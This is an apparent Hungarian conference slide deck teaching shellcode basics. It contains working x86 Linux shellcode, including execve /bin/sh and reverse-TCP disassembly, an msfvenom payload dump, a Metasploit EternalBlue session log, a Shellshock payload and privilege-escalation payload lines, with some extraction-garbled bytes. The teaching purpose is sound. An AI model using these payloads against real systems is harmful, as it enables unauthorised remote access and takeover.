

TrueMotion

# SMS méretű atombomba, avagy shellcode alapszinten

Jozsef Ottucsak (@fuzboxz)  
June 2019

```
File Edit View Search Terminal Help
[user@parrot]~$ cowsay "Hello HWSW!"

  < Hello HWSW! >
  -----
      \   ^__^
       (oo)\_____)
          (_____)
             ||----w |
              ||

[user@parrot]~$ msfvenom -a x86 --platform Linux -p linux/x86/shell/reverse_tcp lhost=127.0.0.1
lport=1337 -f python
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of python file: 602 bytes
buf = ""
buf += "\x6a\x0a\x5e\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\xb0"
buf += "\x66\x89\xe1\xcd\x80\x97\x5b\x68\x7f\x00\x00\x01\x68"
buf += "\x02\x00\x05\x39\x89\xe1\x6a\x66\x58\x50\x51\x57\x89"
buf += "\xe1\x43xcd\x80\x85\xc0\x79\x19\x4e\x74\x3d\x68\xa2"
buf += "\x00\x00\x00\x58\x6a\x00\x6a\x05\x89\xe3\x31xc9xcd"
buf += "\x80\x85xc0\x79\xbd\xeb\x27\xb2\x07\xb9\x00\x10\x00"
buf += "\x00\x89\xe3xc1\xeb\x0cxc1\xe3\x0c\xb0\x7dxcd\x80"
buf += "\x85xc0\x78\x10\x5b\x89\xe1\x99\xb6\x0c\xb0\x03xcd"
buf += "\x80\x85xc0\x78\x02\xff\xe1\xb8\x01\x00\x00\x00\xbb"
buf += "\x01\x00\x00\x00xcd\x80"
[user@parrot]~$
```

# Miről lesz szó?

- Exploit, shellcode, payload - alapfogalmak
- Mi a különbség egy Assembly program és shellcode között
- `execve /bin/sh`
- reverse shell TCP
- Több részes shellcode
- Polimorfizmus

# Mi az az exploit?

Kód, adat vagy utasítások sorozata, ami egy sérülékenység kihasználásával módosítja a program elvárt működését

```
msf exploit(eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 192.168.100.110:4444
[*] 192.168.100.210:445 - Generating Eternalblue XML data
[*] 192.168.100.210:445 - Generating Doublepulsar XML data
[*] 192.168.100.210:445 - Generating payload DLL for Doublepulsar
[*] 192.168.100.210:445 - Writing DLL in /root/.wine/drive_c/eternall1.dll
[*] 192.168.100.210:445 - Launching Eternalblue...
[+] 192.168.100.210:445 - Pwned! Eternalblue success!
[*] 192.168.100.210:445 - Launching Doublepulsar...
[*] Sending stage (1189423 bytes) to 192.168.100.210
[*] Meterpreter session 1 opened (192.168.100.110:4444 -> 192.168.100.210:49158) at 2017-05-14 14:58:48 -0400
[+] 192.168.100.210:445 - Remote code executed... 3... 2... 1...

meterpreter > sysinfo
Computer      : CLIENT-02
OS           : Windows 7 (Build 7600).
Architecture : x64
System Language : en-US
Domain       : HACKABLE
Logged On Users : 2
Meterpreter  : x64/windows
meterpreter >
```


Forrás: <https://www.c0d3xploit.com/2017/05/eternalblue-doublepulsar-exploit-in-metasploit.html>

# Exploit korlátai

Meg kell felelni formailag a kikényszerített szabályoknak

Exploitban használható payload mérete véges

Off-the-shelf exploitok szignatúra alapon könnyen azonosíthatók




Forras: <https://www.scriptjunkie.us/2012/08/shellcode-sizes-in-metasploit/>

# Mi az a payload?

A payload az exploit végrehajtandó része

Az exploit feladata a payload célbajuttatása



# CVE-2014-6271 (aka Shell Shock)

```
export VAR='() { :: }; /usr/bin/id; bash
```

**Exploit**

**Payload**

# Mi az a shellcode?

~~Olyan payload, ami shell t nyit~~ 🙅

## Memóriakorrupció hibák payloadja

# Memóriába injektálható gépi kód

## Leggyakoribb cél a távoli hozzáférés/kódfuttatás

## Méret és kontroll miatt általában Assemblyben írt




# Linux/Unix vs Windows



Linux/UNIX

Direkt kernel hozzáférés (syscall)  
syscall statikus verziók között



Windows

Nincs kernel-mode access  
Interakció dll-ek segítségével  
ASLR miatt nincs fix memóriacím



# Példa - Hello World

```
global _start

_start:
    mov ecx, msg ; msg
    mov edx, len ; msg length
    mov bl, 0x1  ; stdout
    mov al, 0x4  ; sys_write syscall
    int 0x80     ; start syscall

section .data

msg db 'Helo, world!',0xa
len equ $ - msg
```

# Példa - Hello World


```
global _start
```

```
_start:
```

```
    mov ecx, msg ; msg
    mov edx, len ; msg length
    mov bl, 0x1  ; stdout
    mov al, 0x4   ; sys_write syscall
    int 0x80      ; start syscall
```

```
section .data
```

```
msg db 'Helo, world!',0xa
len equ $ - msg
```



# Pelda - Hello World

```
global _start
```

sys\_write  
(0x4)

stdout  
fd (0x1)

&msg

msg  
length

```
start:
```

```
slae@slae:/mnt/hgfs/SLAE$ nasm -f elf32 -o helloworld.o helloworld.nasm
```

```
slae@slae:/mnt/hgfs/SLAE$ ld -m elf_i386 -o helloworld helloworld.o
```

```
slae@slae:/mnt/hgfs/SLAE$ ./helloworld
```

```
Helo, world!
```


```
Segmentation fault (core dumped)
```

```
inc 0x80 ; start syscall
```

int 0x80

```
slae@slae:/mnt/hgfs/SLAE$ objdump -d helloworld |grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut  
's/ $//g'|sed 's/ /\x/g'|paste -d ' ' -s |sed 's/^"/'|sed 's/$"/g'  
"\xb9\x00\xa0\x04\x08\xba\x0d\x00\x00\x00\xb3\x01\xb0\x04\xcd\x80"
```

```
len equ $ - msg
```



... majdnem!

```
b9 00 a0 04 08  
ba 0d 00 00 00  
b3 01  
b0 04  
cd 80
```

```
mov $0x804a000,%ecx  
mov $0xd,%edx  
mov $0x1,%bl  
mov $0x4,%al  
int $0x80
```

1. Null byte-ok miatt nagy valószínűséggel nem működik shellcodeként
2. Üzenet címére hivatkozik a parancs, nem az értékére


# Bad characters

Az exploit meghatározza, hogy mely karakterek nem működnek

Null byte általában a C-type stringek miatt no-go

Null byte kikerülésére rengeteg kézi módszer létezik

msfvenom képes encodert találni (ésszerű keretek között )



# Hogyan teszteljük a shellcodeunkat?

```
#include<stdio.h>
#include<string.h>
```

*Forrás: <http://shell-storm.org/shellcode/files/shellcode-833.php>*

```
unsigned char code [] = "";

main()
{
    printf("Shellcode Length: %d\n", strlen(code));

    __asm__ ("movl $0xffffffff, %eax\n\t"
             "movl %eax, %ebx\n\t"
             "movl %eax, %ecx\n\t"
             "movl %eax, %edx\n\t"
             "movl %eax, %esi\n\t"
             "movl %eax, %edi\n\t"
             "movl %eax, %ebp");

    int (*ret)() = (int(*)())code;
    ret();
}
```

# /bin/sh execve shellcode

```
xor eax, eax
```

```
mov edx, eax
```

```
mov al, 0xb
```

```
mov ecx, edx
```

```
push edx
```

```
push 0x68732f6e
```

```
push 0x69622f2f
```

```
mov ebx, esp
```

```
int 0x80
```

execve (11)  
sys\_call

0x00  
hs/n  
ib//

/bin/sh cime  
(stack  
teteje)

EAX

EBX

int 0x80



# /bin/sh execve shellcode

```
08049000 <_start>:
xc 8049000:      31 c0          xor     eax,eax
mc 8049002:      89 c2          mov     edx,eax
mc 8049004:      b0 0b          mov     al,0xb
mc 8049006:      89 d1          mov     ecx,edx
mc 8049008:      52             push    edx
pu 8049009:      68 6e 2f 73 68   push    0x68732f6e
pu 804900e:      68 2f 2f 62 69   push    0x69622f2f
pu 8049013:      89 e3          mov     ebx,esp
pu 8049015:      cd 80          int     0x80
slae@slae:/mnt/hgfs/SLAE/assignments/polymorphic$ ./execvenasm
mc$ echo "wololo"
ir wololo
$ exit
```

teteje)

Méret: 23 byte

\x31\xc0\x89\xc2\xb0\x0b\x89\xd1\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\xcd\x80

# Shell Reverse TCP

Több syscall egymásra épülve

1. Új TCP socket file descriptor létrehozása
2. Csatlakozás adott a célponthoz (IP, port) a socketen keresztül
3. stdin, stdout, stderr összekötése a sockettel
4. Shell indítása

Kód:


<https://github.com/fuzboxz/SLAE/blob/master/assignments/reversetcp/reversetcp.nasm>

```

;-- section:.text:
;-- _start:
;-- $!p:
(fcn) entry0 88
  entry0 ();
0x08048060    xor     eax, eax           ; [01] -r-x section size 88 named .text
0x08048062    mov     ebx, eax
0x08048064    mov     ecx, eax
0x08048066    mov     edi, eax
0x08048068    mov     esi, eax
;-- socket:
0x0804806a    mov     al, 0x66           ; 'f' ; 102
0x0804806c    inc     b1
0x0804806e    push    ecx
0x0804806f    push    ecx
0x08048070    push    2                     ; 2
0x08048072    mov     ecx, esp
0x08048074    int     0x80
;-- connect:
0x08048076    mov     esi, eax
0x08048078    mov     al, 0x66           ; 'f' ; 102
0x0804807a    mov     bl, 3
0x0804807c    push    0x101017f
0x0804807e    push    0x5c11
0x08048080    push    2                     ; 2
0x08048082    mov     ecx, esp
0x08048084    push    0x10              ; 16
0x08048086    push    ecx
0x08048088    push    esi
0x0804808a    mov     ecx, esp
0x0804808c    int     0x80
;-- duplicate:
0x08048092    xor     ecx, ecx
;-- dup2:
0x08048094    mov     al, 0x3f           ; '?' ; 63
0x08048096    int     0x80
0x08048098    inc     cl
0x0804809a    cmp     ecx, 3             ; 3
0x0804809c    jne     loc.dup2
;-- execsh:
0x0804809f    xor     eax, eax
0x080480a1    push    eax
0x080480a3    push    0x68732f6e         ; 'n/sh'
0x080480a5    push    0x69622f2f         ; '//bi'
0x080480a7    mov     ebx, esp
0x080480a9    push    eax
0x080480ab    mov     edx, esp
0x080480ad    push    ebx
0x080480af    mov     ecx, esp
0x080480b1    mov     al, 0xb            ; 11
0x080480b3    int     0x80
```

1. Új TCP s
2. Csatlakozás a socket
3. stdin, st
4. Shell ind

Kód:  
[https://github.co](https://github.com)



```
fuzboxz@napalm: ~  
File Edit View Search Terminal Help  
fuzboxz@napalm:~$ ncat -nlvp 4444  
Ncat: Version 7.60 ( https://nmap.org/ncat )  
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.  
Ncat: SHA-1 fingerprint: B3E2 178D 7279 BE2A 0F27 F055 7679 02EA 6C28 A4B9  
Ncat: Listening on :::4444  
Ncat: Listening on 0.0.0.0:4444  
Ncat: Connection from 127.0.0.1.  
Ncat: Connection from 127.0.0.1:38674.  
whoami  
fuzboxz  
uname  
Linux  
[ ]  
  
fuzboxz@napalm: ~/Learning/SLAE/assignments/reversetcp  
File Edit View Search Terminal Help  
fuzboxz@napalm:~/Learning/SLAE/assignments/reversetcp$ ./reversetcp  
Shellcode Lenth: 88  
[ ]
```



```
cp.nasm
```

# Egyéb shellcode példák

Saját SSH kulcs hozzáadása

```
chmod 666 /etc/passwd
```

```
sudoers + ALL ALL=(ALL) NOPASSWD: ALL
```

Endpoint protection kikapcsolása

# Több részes shellcode

Ha kevés a rendelkezésre álló hely akkor használjuk őket.

*Staged*: Két részes shellcode. Az első rész letölti és végrehajtja a második részt.

*Egghunter*: Végigpásztázza a memóriát egy megjelölt shellcode után, majd amikor megtalálta akkor végrehajtja azt.

*Omelette*: Egghunter variáns, több darabból álló shellcodeot fűz össze és futtat le.



# Polimorfizmus

“Egyedi” shellcode használata a szignatúrák kicselezésére

Ekvivalens, de különböző utasítások használata

Operációs rendszer funkcióinak kihasználása

Egyedi decoder, stager vagy egghunter írása



# Hogyan álljunk neki?

Kurzus:

PentesterAcademy - x86 Assembly Language and Shellcoding on Linux

PentesterAcademy - x86\_64 Assembly Language and Shellcoding on Linux

Könyv:

The Shellcoder's Handbook: Discovering and Exploiting Security Holes

Videó:

<https://www.youtube.com/watch?v=rvZsvSH2pXo>



Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version, Modulename & Path
00000000	0x77b20000	0x00012000	False	True	False	False	True	5.1.2600.5512 [MSASN1.dll] (C:\WINDOWS\system32\MSASN1.dll)
00000000	0x00057000	0x00008000	True	True	False	False	False	-1.0- [SDL.dll] (C:\Program Files\AudioCoder\SDL.dll)
00000000	0x763b0000	0x00049000	False	True	False	False	True	6.00.2900.5512 [COMDLG32.dll] (C:\WINDOWS\system32\COMDLG32.dll)
00000000	0x5b8b5000	0x00005000	False	True	False	False	True	5.1.2600.5512 [NETAPI32.dll] (C:\WINDOWS\system32\NETAPI32.dll)
00000000	0x1a400000	0x00132000	False	True	False	False	True	8.00.6001.18702 [urlmon.dll] (C:\WINDOWS\system32\urlmon.dll)
00000000	0x00600000	0x00065000	True	False	False	False	False	-1.12.0- [SDL_image.dll] (C:\Program Files\AudioCoder\SDL_image.dll)
00000000	0x75a91000	0x00021000	False	True	False	False	True	5.1.2600.5512 [MSUFW32.dll] (C:\WINDOWS\system32\MSUFW32.dll)
00000000	0x77b15000	0x00095000	False	True	False	False	True	5.131.2600.5512 [CRYPT32.dll] (C:\WINDOWS\system32\CRYPT32.dll)
00000000	0x02fd5000	0x002c5000	True	True	False	False	True	5.1.2600.5512 [wsp2res.dll] (C:\WINDOWS\system32\wsp2res.dll)
00000000	0x01b00000	0x00038000	True	True	False	False	False	-1.0.0.402 [SysInfo.dll] (C:\Program Files\AudioCoder\SysInfo.dll)
00000000	0x77c10000	0x00760000	False	True	False	False	True	-7.0.2600.5512 [msvort.dll] (C:\WINDOWS\system32\msvort.dll)
00000000	0x00400000	0x00169000	False	True	False	False	False	0.8.22.5506 [AudioCoder.exe] (C:\Program Files\AudioCoder\AudioCoder.exe)
00000000	0x77e70000	0x00092000	False	True	False	False	True	5.1.2600.5512 [RPCRT4.dll] (C:\WINDOWS\system32\RPCRT4.dll)
00000000	0x7c90af00	0x000af000	False	True	False	False	True	5.1.2600.5512 [ntdll.dll] (C:\WINDOWS\system32\ntdll.dll)
00000000	0x00350000	0x00009000	True	True	False	False	False	-1.0- [libwm2.dll] (C:\Program Files\AudioCoder\libwm2.dll)
00000000	0x71a90000	0x00008000	False	True	False	False	True	5.1.2600.5512 [wshoclip.dll] (C:\WINDOWS\system32\wshoclip.dll)
00000000	0x01f40000	0x00a91000	True	True	False	False	True	8.00.6001.18702 [ieframe.dll] (C:\WINDOWS\system32\ieframe.dll)
00000000	0x722b5000	0x00005000	False	True	False	False	True	5.1.2600.5512 [sensapi.dll] (C:\WINDOWS\system32\sensapi.dll)
00000000	0x76f1c000	0x0003c000	False	True	False	False	True	5.1.2600.5512 [RASAPI32.dll] (C:\WINDOWS\system32\RASAPI32.dll)
00000000	0x5dc98000	0x001e8000	False	True	False	False	True	8.00.6001.18702 [iertutil.dll] (C:\WINDOWS\system32\iertutil.dll)
00000000	0x76c90000	0x00028000	False	True	False	False	True	5.1.2600.5512 [IMAGEHLP.dll] (C:\WINDOWS\system32\IMAGEHLP.dll)
00000000	0x76fc0000	0x00006000	False	True	False	False	True	5.1.2600.5512 [rasadhlp.dll] (C:\WINDOWS\system32\rasadhlp.dll)
00000000	0x77fe0000	0x00011000	False	True	False	False	True	5.1.2600.5512 [Secur32.dll] (C:\WINDOWS\system32\Secur32.dll)
00000000	0x71ad0000	0x00009000	True	True	False	False	True	5.1.2600.5512 [WSOCK32.dll] (C:\WINDOWS\system32\WSOCK32.dll)
00000000	0x7e290000	0x00171000	False	True	False	False	True	5.1.2600.5512 [shdocvw.dll] (C:\WINDOWS\system32\shdocvw.dll)
00000000	0x71aa0000	0x00008000	False	True	False	False	True	5.1.2600.5512 [WSHELP.dll] (C:\WINDOWS\system32\WSHELP.dll)
00000000	0x774e0000	0x0013d000	False	True	False	False	True	5.1.2600.5512 [ole32.dll] (C:\WINDOWS\system32\ole32.dll)
00000000	0x763ad000	0x0001d000	False	True	False	False	True	5.1.2600.5512 [IMM32.DLL] (C:\WINDOWS\system32\IMM32.DLL)
00000000	0x662b0000	0x00058000	False	True	False	False	True	5.1.2600.5512 [hnetcfg.dll] (C:\WINDOWS\system32\hnetcfg.dll)
00000000	0x7e4a1000	0x00091000	True	True	False	False	True	5.1.2600.5512 [USER32.dll] (C:\WINDOWS\system32\USER32.dll)
00000000	0x660fb000	0x000fb000	False	False	False	False	False	-1.13 [libiconv-2.dll] (C:\Program Files\AudioCoder\libiconv-2.dll)
00000000	0x754d0000	0x00080000	False	True	False	False	True	5.131.2600.5512 [CRYPTUI.dll] (C:\WINDOWS\system32\CRYPTUI.dll)
00000000	0x76e80000	0x0000e000	False	True	False	False	True	5.1.2600.5512 [rtutils.dll] (C:\WINDOWS\system32\rtutils.dll)
00000000	0x76d67000	0x00019000	False	True	False	False	True	5.1.2600.5512 [IPHLPAPI.DLL] (C:\WINDOWS\system32\IPHLPAPI.DLL)
00000000	0x76c30000	0x00002e00	False	True	False	False	True	5.1.2600.5512 [WINTRUST.dll] (C:\WINDOWS\system32\WINTRUST.dll)
00000000	0x77115000	0x000c5000	False	True	False	False	True	5.1.2600.5512 [ComRes.dll] (C:\WINDOWS\system32\ComRes.dll)
00000000	0x77120000	0x0008b000	False	True	False	False	True	5.1.2600.5512 [OLEAUT32.dll] (C:\WINDOWS\system32\OLEAUT32.dll)
00000000	0x76ea2000	0x00012000	False	True	False	False	True	5.1.2600.5512 [rasman.dll] (C:\WINDOWS\system32\rasman.dll)
00000000	0x7c9c0000	0x000b1700	False	True	False	False	True	6.00.2900.5512 [SHELL32.dll] (C:\WINDOWS\system32\SHELL32.dll)
00000000	0x019e0000	0x00065000	True	True	False	False	False	-1.0- [mcores.dll] (C:\Program Files\AudioCoder\cores.dll)
00000000	0x76f20000	0x00027000	False	True	False	False	True	5.1.2600.5512 [DNSAPI.dll] (C:\WINDOWS\system32\DNSAPI.dll)
00000000	0x76fd0000	0x0007f000	False	True	False	False	True	2001.12.4414.700 [CLBCATQ.DLL] (C:\WINDOWS\system32\CLBCATQ.DLL)
00000000	0x773d0000	0x00103000	False	True	False	False	True	6.0 [comctl32.dll] (C:\WINDOWS\system32\comctl32.dll)
00000000	0x77bf5000	0x00015000	False	True	False	False	True	5.1.2600.5512 [MSACM32.dll] (C:\WINDOWS\system32\MSACM32.dll)
00000000	0x01aa0000	0x0000f000	True	False	False	False	False	-1.1.0.0 [dsp_chmx.dll] (C:\Program Files\AudioCoder\plugins\dsp_chmx.dll)
00000000	0x6300e000	0x0000e000	False	True	False	False	True	8.00.6001.18702 [WININET.dll] (C:\WINDOWS\system32\WININET.dll)
00000000	0x77f6d000	0x00076000	False	True	False	False	True	6.00.2900.5512 [SHLWAPI.dll] (C:\WINDOWS\system32\SHLWAPI.dll)
00000000	0x73b50000	0x00017000	False	True	False	False	True	5.1.2600.5512 [AUFWIL32.dll] (C:\WINDOWS\system32\AUFWIL32.dll)
00000000	0x755c0000	0x00002e00	False	True	False	False	True	5.1.2600.5512 [msctfime.ime] (C:\WINDOWS\system32\msctfime.ime)
00000000	0x74720000	0x0004c000	False	True	False	False	True	5.1.2600.5512 [MSCTF.dll] (C:\WINDOWS\system32\MSCTF.dll)
00000000	0x01ac0000	0x00006000	True	False	False	False	False	-1.0- [dsp_esc.dll] (C:\Program Files\AudioCoder\plugins\dsp_esc.dll)
00000000	0x5d12a000	0x0009a000	False	True	False	False	True	5.82 [COMCTL32.dll] (C:\WINDOWS\system32\COMCTL32.dll)
00000000	0x769c0000	0x000b4000	False	True	False	False	True	5.1.2600.5512 [USERENV.dll] (C:\WINDOWS\system32\USERENV.dll)
00000000	0x76b40000	0x0002d000	False	True	False	False	True	5.1.2600.5512 [WINMM.dll] (C:\WINDOWS\system32\WINMM.dll)
00000000	0x7c800000	0x000f6000	False	True	False	False	True	5.1.2600.5512 [kernel32.dll] (C:\WINDOWS\system32\kernel32.dll)
00000000	0x77f10000	0x00049000	False	True	False	False	True	5.1.2600.5512 [GDI32.dll] (C:\WINDOWS\system32\GDI32.dll)
00000000	0x10000000	0x00029000	False	True	False	False	False	-1.0- [mocommon.dll] (C:\Program Files\AudioCoder\mocommon.dll)
00000000	0x5ad70000	0x00038000	False	True	False	False	True	6.00.2900.5512 [uxtheme.dll] (C:\WINDOWS\system32\uxtheme.dll)
00000000	0x00670000	0x00092000	True	True	False	False	False	-1.0- [jpeg.dll] (C:\Program Files\AudioCoder\jpeg.dll)
00000000	0x76f80000	0x0002c000	False	True	False	False	True	5.1.2600.5512 [WLDAP32.dll] (C:\WINDOWS\system32\WLDAP32.dll)
00000000	0x77c94000	0x00024000	False	True	False	False	True	5.1.2600.5512 [msv1_0.dll] (C:\WINDOWS\system32\msv1_0.dll)
00000000	0x77c00000	0x00008000	False	True	False	False	True	5.1.2600.5512 [VERSION.dll] (C:\WINDOWS\system32\VERSION.dll)
00000000	0x77dd0000	0x0009b000	False	True	False	False	True	5.1.2600.5512 [ADAPI32.dll] (C:\WINDOWS\system32\ADAPI32.dll)
00000000	0x76bf0000	0x0000b000	False	True	False	False	True	5.1.2600.5512 [PSAPI.DLL] (C:\WINDOWS\system32\PSAPI.DLL)
00000000	0x71ab0000	0x00017000	False	True	False	False	True	5.1.2600.5512 [WS2_32.dll] (C:\WINDOWS\system32\WS2_32.dll)
00000000	0x71a80000	0x0003f000	False	True	False	False	True	5.1.2600.5512 [wssock.dll] (C:\WINDOWS\system32\wssock.dll)